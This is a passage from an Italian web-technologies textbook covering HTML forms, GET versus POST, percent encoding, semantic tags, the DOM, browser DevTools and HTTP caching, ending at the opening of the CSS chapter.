
Invio con POST

Se il metodo è `POST`, gli input vengono inviati nel **corpo** della richiesta, e la URL della richiesta resta semplicemente `/handler.html`.

Esempio 2.17 — La stessa richiesta, con il metodo POST

form-post.html

```html
<form action="/handler.html" method="POST">
  Messaggio: <input type="text" name="msg"><br>
  Numero: <input type="number" name="num"><br>
  <input type="submit">
</form>
```



Richiesta generata

```
POST /handler.html HTTP/1.1
Host: example.com
User-Agent: Mozilla/5.0
Accept: text/plain
Accept-Language: en-us
Connection: keep-alive

msg=Hello!&num=42
```

I dati non sono più nella URL, ma nel **corpo**, dopo la riga vuota che chiude le intestazioni.

Meglio GET o POST?

Con `GET` i dati finiscono nella URL: restano nella cronologia del browser, nei segnalibri, nei log del server e nell'header `Referer` inviato ai siti esterni. Non va quindi **mai** usato `GET` per password o dati personali. `GET` è indicato per ricerche e filtri, cioè quando avere una URL condivisibile che riproduce lo stesso risultato è un vantaggio; `POST` è indicato quando l'invio **modifica** qualcosa sul server.
Attenzione però: `POST` non è «più sicuro» in senso stretto. Il corpo della richiesta viaggia in chiaro esattamente come la URL. Ciò che protegge davvero i dati è HTTPS.


Codifica delle URL

L'input di un form viene codificato come una stringa di coppie chiave-valore separate da `&`. Che cosa succede se un utente inserisce proprio dei caratteri speciali, come `&`?

Questi caratteri vengono sostituiti da terne del tipo `%XX`, dove `XX` sono due cifre esadecimali che rappresentano il carattere sostituito nella tabella ASCII. Gli spazi possono essere sostituiti da `%20` oppure dal simbolo `+`.

Esempio 2.18 — Percent encoding





Dato inviato: `msg=Tom+%26+Jerry`

Lo spazio è diventato `+` e la `&` è diventata `%26`, perché `&` vale `26` in esadecimale nella tabella ASCII.

Dec	Hex	Car.	Descrizione	Dec	Hex	Car.	Descrizione
32	20		spazio	43	2B	+	più
33	21	!	punto esclamativo	44	2C	,	virgola
34	22	"	virgolette doppie	45	2D	-	meno
35	23	#	cancelletto	46	2E	.	punto
36	24	$	dollaro	47	2F	/	barra
37	25	%	percento	91	5B	[	quadra aperta
38	26	&	e commerciale	92	5C	\	barra rovesciata
39	27	'	apostrofo	93	5D	]	quadra chiusa
40	28	(	tonda aperta	94	5E	^	circonflesso
41	29	)	tonda chiusa	95	5F	_	trattino basso
42	2A	*	asterisco	96	60	`	accento grave


Caselle di spunta

Le **checkbox** permettono di selezionare zero o più opzioni. Il comportamento all'invio dipende da quante ne sono state spuntate.


Esempio 2.19 — Comportamento delle checkbox all'invio

checkbox.html


```html
<form>
  <p>Quali esami sosterrai?</p>
  <input type="checkbox" name="exams" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="checkbox" name="exams" value="pl2" id="pl2">
  <label for="pl2">Linguaggi di Programmazione II</label><br><br>
  <input type="submit">
</form>
```



All'invio: `exams=web`



All'invio: `exams=web&exams=pl2`



All'invio: `""` (stringa vuota)

Da notare: più caselle possono condividere lo **stesso** `name`. In tal caso il nome compare più volte nei dati inviati, una per ogni casella spuntata. E se l'utente non spunta nulla, il parametro **non viene inviato affatto**: il server deve essere preparato a non trovarlo.

Pulsanti radio

I **radio button** permettono di scegliere **una sola** fra più opzioni. Le opzioni che condividono lo stesso `name` formano un gruppo mutuamente esclusivo.

Esempio 2.20 — Un gruppo di radio button

radio.html

```html
<form>
  <p>Qual e' il tuo corso preferito?</p>
  <input type="radio" name="fav" value="web" id="web_tech">
  <label for="web_tech">Tecnologie Web</label><br>
  <input type="radio" name="fav" value="net" id="net">
  <label for="net">Reti di Calcolatori</label><br>
  <input type="radio" name="fav" value="se" id="se">
  <label for="se">Ingegneria del Software</label><br><br>
  <input type="submit" value="Invia la tua opinione">
</form>
```



All'invio: `fav=web`

Selezionando la prima opzione, all'invio si ottiene `fav=web`. Selezionarne un'altra **deseleziona** automaticamente la precedente, perché le tre opzioni condividono lo stesso `name`.


Si noti anche che l'attributo `value` su un `input type="submit"` cambia l'**etichetta del pulsante**, mentre sugli altri input rappresenta il valore inviato.

Date e orari

Esistono tipi di input dedicati alle date e agli orari.

date.html

```html
<form>
  <input type="date"><br>
  <input type="week"><br>
  <input type="month"><br>
  <input type="time"><br>
  <input type="datetime-local"><br>
</form>
```



Valori già inseriti dall'utente; l'aspetto varia da browser a browser.

Il browser fa il lavoro sporco

Usando `type="date"` il browser fornisce gratuitamente un calendario a comparsa, la validazione del formato e la localizzazione (un utente italiano vedrà `gg/mm/aaaa`, uno statunitense `mm/dd/yyyy`), mentre al server arriva sempre il formato normalizzato `aaaa-mm-gg`. Scrivere a mano lo stesso comportamento con un `type="text"` richiederebbe molto codice, e funzionerebbe peggio.


Menu a tendina

L'elemento `<select>` definisce un **menu a tendina**. L'attributo `multiple` permette di selezionare più di un'opzione.

Esempio 2.21 — Un menu a tendina

select.html

```
<form>
  <label for="dest">Seleziona la destinazione:</label>
  <select name="destination" id="dest">
    <option value="Rome">Roma</option>
    <option value="Naples">Napoli</option>
    <option value="Paris">Parigi</option>
  </select><br><br>
  <input type="submit">
</form>
```



Il menu aperto: il mouse è su *Napoli*.


Da notare la differenza fra il testo mostrato all'utente (*Roma*) e il valore inviato al server (`Rome`), specificato tramite `value`.

E molto altro

Esistono numerosi altri tipi di input: selettore di colore, selettore di file, liste di suggerimenti (`datalist`), campi per e-mail, URL e numeri di telefono, cursori a scorrimento.

colore.html

```
<form method="POST">
  <label for="col">Scegli il tuo colore preferito:</label>
  <input name="color" id="col" type="color"><br><br>
  <input type="submit">
</form>
```



Cliccando sul campione si apre il selettore di colore del sistema; il valore inviato è in esadecimale, per esempio `color=%231d8fa8`.

Per un riferimento completo conviene consultare la documentazione MDN.


Raggruppare gli input

Gli elementi `<fieldset>` e `<legend>` permettono di raggruppare logicamente gli input di un form e di dare un titolo a ciascun gruppo.

Esempio 2.22 — Un form suddiviso in sezioni

fieldset.html

```
<form>
  <fieldset>
    <legend>Dati anagrafici:</legend>
    <label for="fname">Nome:</label><br>
    <input type="text" id="fname" name="fname"><br>
    <label for="lname">Cognome:</label><br>
    <input type="text" id="lname" name="lname">
  </fieldset>
  <fieldset>
    <legend>Registrazione esame:</legend>
    <label for="grade">Voto:</label><br>
    <input type="number" id="grade" name="grade"><br>
    <label for="date">Data:</label><br>
    <input type="date" id="date" name="date">
  </fieldset><br>
  <input type="submit" value="Invia">
</form>
```



All'invio:
`fname=John&lname=Doe&grade=30&date=2024-09-30`

Il `<fieldset>` raggruppa gli input *visivamente* e *semanticamente*, ma non ha alcun effetto sui dati inviati: questi restano una lista piatta di coppie nome/valore.

Organizzare il contenuto

Il contenuto di una pagina web può essere organizzato (raggruppato) in parti. Questo si può fare in due modi:

- con le **divisioni** `<div>`;
- con i **tag semantici** come `<header>`, `<nav>`, `<main>`, `<article>`, `<section>`, `<aside>` e `<footer>`.

Divisioni

Le divisioni `<div>` erano il principale strumento di raggruppamento nelle versioni più vecchie di HTML, prima dell'introduzione dei tag semantici. Non hanno alcuna semantica particolare, se non quella di raggruppare contenuti in qualche modo correlati fra loro.

divisioni.html

```
<div>
  <h1>Sezione 1</h1>
  <p>Contenuto della Sezione 1</p>
</div>
<div>
  <h1>Sezione 2</h1>
  <p>Contenuto della Sezione 2</p>
</div>
```



Le `<div>` non si vedono: raggruppano senza cambiare l'aspetto.


Lo span

La `<div>` ha un equivalente per il testo: l'elemento **span**. Anche `<span>` è un contenitore **generico e privo di significato**, con una sola differenza, ma decisiva: `<div>` è un elemento di tipo **blocco** (occupa una riga tutta sua), mentre `<span>` è **inline**, cioè resta nel flusso del testo come una parola qualsiasi.

Serve quando si vuole identificare una **porzione di testo** all'interno di un elemento più grande, per darle uno stile o per manipolarla con JavaScript, e non esiste alcun tag che ne descriva il significato.

span.html

```
<p>
  Il totale è <span class="prezzo">19,99 €</span>,
  spedizione <span class="gratis">inclusa</span>.
</p>
<p>
  Un <span>span senza classe</span> non cambia nulla.
</p>
```



I primi due `<span>` sono colorati dal CSS (che vedremo nel prossimo capitolo); il terzo, senza stile, è invisibile.

Di per sé `<span>` non produce **alcun** effetto visibile: è un gancio a cui appendere una classe o un identificatore.

Prima cerca un tag che dica qualcosa

`<span>` e `<div>` sono privi di semantica: per un lettore di schermo o per un motore di ricerca non significano nulla. Vanno quindi usati soltanto quando nessun altro elemento è adatto. Se il testo va **enfatizzato** esiste `<em>`, se è **importante** esiste `<strong>`, per una sigla esiste `<abbr>`, per una data `<time>`, per il codice `<code>`. La regola è sempre la stessa: prima il significato, poi l'aspetto.

Tag semantici

I **tag semantici** descrivono il significato del loro contenuto ai browser, agli sviluppatori e ai programmi che analizzano la pagina.

Le slide del corso li riassumono così: `<nav>` contiene i collegamenti di navigazione, `<main>` il contenuto principale, `<article>` contenuto indipendente e autocontenuto, `<aside>` contenuto solo tangenzialmente correlato, mentre `<header>`, `<footer>` e `<section>` «si spiegano da soli». Vale la pena, invece, spiegarli tutti con un po' più di precisione.

Tag	Che cosa rappresenta	Contenuto tipico
`<header>`	L'**intestazione** introduttiva della pagina, oppure di un `<article>` o di una `<section>`.	Logo, titolo del sito, titolo e autore di un articolo, a volte il menu.
`<nav>`	Un blocco di **collegamenti di navigazione** principali.	Menu del sito, indice di una pagina lunga, briciole di pane. Non ogni gruppo di link: solo quelli per muoversi nel sito.
`<main>`	Il **contenuto principale** e specifico della pagina. Ne esiste **uno solo** per pagina.	Tutto ciò che non si ripete uguale su ogni pagina: esclusi intestazione, menu e piè di pagina del sito.
`<article>`	Un contenuto **autocontenuto**, che avrebbe senso anche preso da solo, fuori dalla pagina.	Un post di un blog, una notizia, un commento, la scheda di un prodotto.
`<section>`	Un **raggruppamento tematico** di contenuti, parte di un insieme più grande; di norma ha un proprio titolo.	I capitoli di un documento, le sezioni «Pro» e «Contro» di un articolo.
`<aside>`	Contenuto **correlato solo di lato** al contenuto principale: toglierlo non ne cambia il senso.	Barra laterale, box di approfondimento, glossario, pubblicità.
`<footer>`	Il **piè di pagina** della pagina, o di un `<article>` o di una `<section>`.	Copyright, autore, contatti, link a informazioni legali.

Tre osservazioni aiutano a non confonderli.

- `<header>` e `<footer>` **non** sono per forza unici: la pagina ha la sua intestazione, ma ogni `<article>` può avere la propria. Il nome non indica una posizione sullo schermo, ma un **ruolo** rispetto al contenuto che li contiene.
- La differenza fra `<article>` e `<section>` si decide con una domanda: *questo pezzo avrebbe senso pubblicato da solo, altrove?* Se sì è un `<article>`; se è solo una parte di un discorso più ampio è una `<section>`. Un articolo può contenere sezioni, e (più raramente) una sezione può contenere articoli, come l'elenco delle notizie di una homepage.
- Se serve un contenitore soltanto per applicare uno stile, senza alcun significato particolare, la scelta giusta resta `<div>`: una `<section>` senza titolo è quasi sempre una `<div>` travestita.




Figura 2.7: *Un tipico impianto di pagina realizzato con tag semantici.*

Esempio 2.23 — Una pagina strutturata semanticamente

semantica-completa.html

```
<header>
  <h1>Tecnologie Web!</h1>
  <p>Questa pagina contiene contenuti sulle Tecnologie Web.</p>
</header>
<main>
  <article>
    <h2>Gli elementi semantici sono una buona cosa</h2>
    <p>Parliamo degli elementi semantici.</p>
    <section>
      <h3>Pro</h3>
      <p>Veicolano piu' informazione.</p>
    </section>
    <section>
      <h3>Contro</h3>
      <p>Letteralmente nessuno.</p>
    </section>
  </article>
  <article>
    <h2>HTML e' bello</h2>
    <p>E non hai ancora visto lo stile e gli script!</p>
  </article>
</main>
<footer> &copy; Corso di Tecnologie Web, 2024. </footer>
```

semantica-completa.html

Tecnologie Web!

Questa pagina contiene contenuti sulle Tecnologie Web.

Gli elementi semantici sono una buona cosa

Parliamo degli elementi semantici.

Pro

Veicolano più informazione.

Contro

Letteralmente nessuno.

HTML è bello

E non hai ancora visto lo stile e gli script!

© Corso di Tecnologie Web, 2024.

Nel risultato non c'è traccia di `<header>`, `<article>` o `<footer>`: senza CSS i tag semantici non cambiano l'aspetto della pagina (si vedono solo i titoli e i paragrafi). Il loro valore sta tutto nell'informazione che aggiungono, come spiega il riquadro seguente.

Perché preferire i tag semantici alle divisioni

Visivamente `<div>` e `<section>` sono identici: nessuno dei due, di per sé, cambia l'aspetto della pagina. La differenza sta nell'**informazione**. Un lettore di schermo può offrire il comando «vai al contenuto principale» solo se esiste un `<main>`; un motore di ricerca capisce che cosa indicizzare come articolo solo se esiste un `<article>`; la modalità lettura del browser funziona per la stessa ragione. Una pagina fatta solo di `<div>` funziona, ma è muta.

Il documento come albero

Gli elementi HTML sono **annidati** l'uno dentro l'altro: un `<body>` contiene un `<main>`, che contiene un `<article>`, che contiene un `<h1>` e un `<p>`. Questa struttura di contenimento è, formalmente, un **albero**.

```html
<!DOCTYPE html>
<html lang="it">
  <head>
    <title>Il Libro</title>
    <meta charset="UTF-8">
  </head>
  <body>
    <main>
      <article>
        <h1>Titolo</h1>
        <p>Corpo</p>
      </article>
    </main>
    <footer>
      <p>&copy; TecWeb</p>
    </footer>
  </body>
</html>
```




Figura 2.8: *Lo stesso documento visto come sorgente e come albero.*

Questa non è una curiosità teorica: è il modello su cui si fonda tutto il resto del corso. Il browser, quando analizza il documento, costruisce esattamente questo albero in memoria, e lo chiama **DOM** (*Document Object Model*). I selettori CSS servono a individuare nodi in questo albero, e JavaScript lo modifica per rendere la pagina dinamica.

Annidamento sbagliato

Se si scrive `<p>testo <strong>importante</p></strong>`, i tag si «incrociano» e la struttura non è più un albero. I browser non segnalano l'errore: cercano di indovinare che cosa intendevamo, e ognuno può indovinare in modo diverso. Il risultato è una pagina che appare corretta su un browser e sbagliata su un altro. I tag vanno sempre chiusi nell'ordine inverso rispetto a quello di apertura.

Gli strumenti per sviluppatori del browser

I browser moderni includono numerose funzionalità pensate per chi sviluppa. Si accede a questi **DevTools** premendo il tasto `F12`.

Le funzionalità principali sono:

- **ispezione** dei documenti HTML: si vede l'albero del DOM così come il browser lo ha effettivamente costruito, e lo si può modificare dal vivo;
- **analisi di rete**: il dettaglio di tutte le richieste e risposte HTTP coinvolte, con header, corpo, codice di stato e tempi;
- **profilazione**: misura delle prestazioni e dei tempi di caricamento;
- **debug** sia della presentazione grafica sia degli script.

Ispezionare la pagina

La scheda *Analisi pagina* (in Chrome *Elements*) mostra l'albero del DOM costruito dal browser. Passando con il mouse su un nodo, l'elemento corrispondente si evidenzia nella pagina; nella parte bassa del pannello si vedono gli stili che gli vengono applicati, che impareremo a leggere nel prossimo capitolo. Il DOM mostrato qui è quello **effettivo**: se il browser ha dovuto correggere un annidamento sbagliato, l'albero mostra la sua correzione, non il sorgente originale.

Analisi di rete

La scheda *Rete* (in Chrome *Network*) registra **tutte le richieste HTTP** effettuate dalla pagina. La figura riproduce ciò che mostra Firefox caricando la pagina `image.html` dell'esempio sulle immagini.




Figura 2.9: *La scheda Rete di Firefox durante il caricamento di* `image.html`*: tre richieste per una sola pagina.*

Ogni riga è una richiesta, e le colonne raccontano che cosa è successo:

- **Stato** e **Metodo**: il codice di stato della risposta e il verbo HTTP usato (qui sempre `GET`, tutto a buon fine con `200`);
- **Dominio** e **File**: a chi è stata fatta la richiesta e quale risorsa è stata chiesta;
- **Iniziatore**: **chi** ha causato la richiesta. Il documento è stato richiesto dalla navigazione (`document`), l'immagine dal tag `<img>` (`img`); la favicon, invece, l'ha chiesta il **browser di sua iniziativa** (`FaviconLoader`), pur non essendo dichiarata da nessuna parte nella pagina;
- **Tipo** e **Dimensione**: il tipo di contenuto ricevuto (dal `Content-Type` della risposta) e il suo peso.

La barra in fondo riassume il caricamento: numero di richieste, byte trasferiti e tre tempi. `DOMContentLoaded` indica quando il browser ha finito di analizzare l'HTML; `load` quando sono arrivate anche tutte le risorse esterne, immagini comprese; *Completato* quando è terminata l'ultima richiesta. Facendo clic su una riga si aprono i dettagli: intestazioni di richiesta e risposta, corpo, tempi di ciascuna fase.

La fila di pulsanti *Tutti, HTML, CSS, JS, Immagini, …* filtra le richieste per tipo: su un sito reale, con decine di richieste, è indispensabile.

La cache del browser

Nella barra degli strumenti della figura c'è una casella spuntata: *Disattiva cache*. Per capire a che cosa serve bisogna sapere che il browser, dopo aver scaricato una risorsa, ne conserva una copia in una memoria locale, la **cache**, per non doverla scaricare di nuovo alla visita successiva.

Cache HTTP

La **cache HTTP** è la copia locale delle risposte già ricevute che il browser conserva per riusarle. Quanto a lungo una risposta possa essere riusata, e a quali condizioni, lo decide il server tramite le intestazioni della risposta (per esempio `Cache-Control`, `ETag`, `Last-Modified`).

Ricaricando la pagina con la cache attiva, i casi tipici sono tre.

- La risorsa è ancora **fresca**: il browser la prende dalla cache **senza fare alcuna richiesta**. Nella scheda *Rete* la riga compare comunque, ma come trasferito è indicata la cache (Chrome scrive *memory cache* o *disk cache*) e il tempo è quasi nullo.
- La risorsa va **riconvalidata**: il browser chiede al server «è cambiata dall'ultima volta?» con una **richiesta condizionale**. Se non è cambiata, il server risponde `304 Not Modified` con un corpo **vuoto**, e il browser usa la copia che ha già: viaggiano poche centinaia di byte invece dell'intero file.
- La risorsa è cambiata (o non è in cache): risposta `200` con il contenuto completo, come al primo caricamento.

richiesta condizionale

```
GET /02-HTML/pic.jpg HTTP/1.1
Host: 127.0.0.1:3000
If-None-Match: "1ad3e-18a9c2f0b40"
If-Modified-Since: Tue, 15 Sep 2026 10:12:08 GMT
```

risposta del server

```
HTTP/1.1 304 Not Modified
ETag: "1ad3e-18a9c2f0b40"
Last-Modified: Tue, 15 Sep 2026 10:12:08 GMT
```

Nessun corpo: l'immagine non viene trasmessa di nuovo.

Il meccanismo si regge su due coppie di intestazioni. Alla prima risposta il server allega un'impronta della risorsa (`ETag`) e la data dell'ultima modifica (`Last-Modified`); alla richiesta successiva il browser le rimanda indietro in `If-None-Match` e `If-Modified-Since`, e il server confronta.




Figura 2.10: *La stessa pagina ricaricata con la cache attiva (valori indicativi): documento e immagine vengono riconvalidati con `304`, la favicon non viene nemmeno richiesta.*

Perché durante lo sviluppo si disattiva la cache

Mentre si scrive una pagina, la cache è più un ostacolo che un aiuto: si modifica il CSS, si ricarica, e il browser mostra ancora la versione vecchia presa dalla cache. Ci sono due rimedi.

- Spuntare *Disattiva cache* nella scheda *Rete*: finché i DevTools restano aperti, il browser ignora la cache e riscarica tutto.
- Eseguire una **ricarica forzata** con `Ctrl+Shift+R` (oppure `Ctrl+F5`; su macOS `Cmd+Shift+R`), che scavalca la cache per quel singolo caricamento.

In entrambi i casi nella scheda *Rete* tutte le righe tornano a `200`, con i file trasferiti per intero.

I DevTools saranno il tuo migliore amico

Chi sviluppa per il Web li tiene aperti quasi sempre. Vale la pena spendere mezz'ora a esplorarli con calma su un sito qualunque: cambiare un colore dal vivo nella scheda *Inspector*, guardare l'ordine e i tempi delle richieste nella scheda *Network*, provare a leggere una risposta HTTP reale con i suoi header. Molti problemi che sembrano misteriosi diventano evidenti dopo dieci secondi passati nel pannello giusto.

RIFERIMENTI

- **Learn HTML** — web.dev. Sezioni da 1 a 10 e da 12 a 14.
  `https://web.dev/learn/html`
- **Learn Forms** — web.dev. Sezioni da 1 a 3.
  `https://web.dev/learn/forms`
- **The Input (Form Input) element** — MDN web docs.
  `https://developer.mozilla.org/en-US/docs/Web/HTML/Element/input`
- **HTML Forms (overview)** — W3Schools.
  `https://www.w3schools.com/html/html_forms.asp`
- **HTML Living Standard** — WHATWG.
  `https://html.spec.whatwg.org/`
  Non è richiesto di imparare l'intera specifica: è sufficiente sapere che esiste e farsi un'idea di come è strutturata.
- **Browser DevTools**
  Firefox: `https://firefox-source-docs.mozilla.org/devtools-user/`
  Chrome: `https://developer.chrome.com/docs/devtools`
  Conviene prendere confidenza con i DevTools del browser che si preferisce.

CSS

Perché serve il CSS

Fino a questo punto abbiamo imparato a scrivere documenti HTML. HTML si occupa della **struttura** e della **semantica** di un documento, e non dice assolutamente nulla sul suo **aspetto**.

Un elemento `<em>` specifica che il suo contenuto va enfatizzato, ma non dice *come* l'enfasi debba essere resa: si potrebbe usare il corsivo, un colore diverso, uno sfondo diverso. La scelta è demandata a un altro linguaggio.

CSS

CSS (*Cascading Style Sheets*) è un linguaggio **dichiarativo** e **basato su regole** che serve a specificare come i documenti debbano essere presentati agli utenti.

Questa separazione fra struttura e presentazione non è un capriccio accademico: è ciò che permette di cambiare completamente l'aspetto di un sito di mille pagine modificando un solo file, e di presentare lo stesso contenuto in modo diverso su uno schermo, su carta o a un sintetizzatore vocale.

Anatomia di una regola

Un **foglio di stile** (*stylesheet*) è un insieme di **regole**. Ogni regola è composta da un **selettore** e da un blocco di **dichiarazioni**.

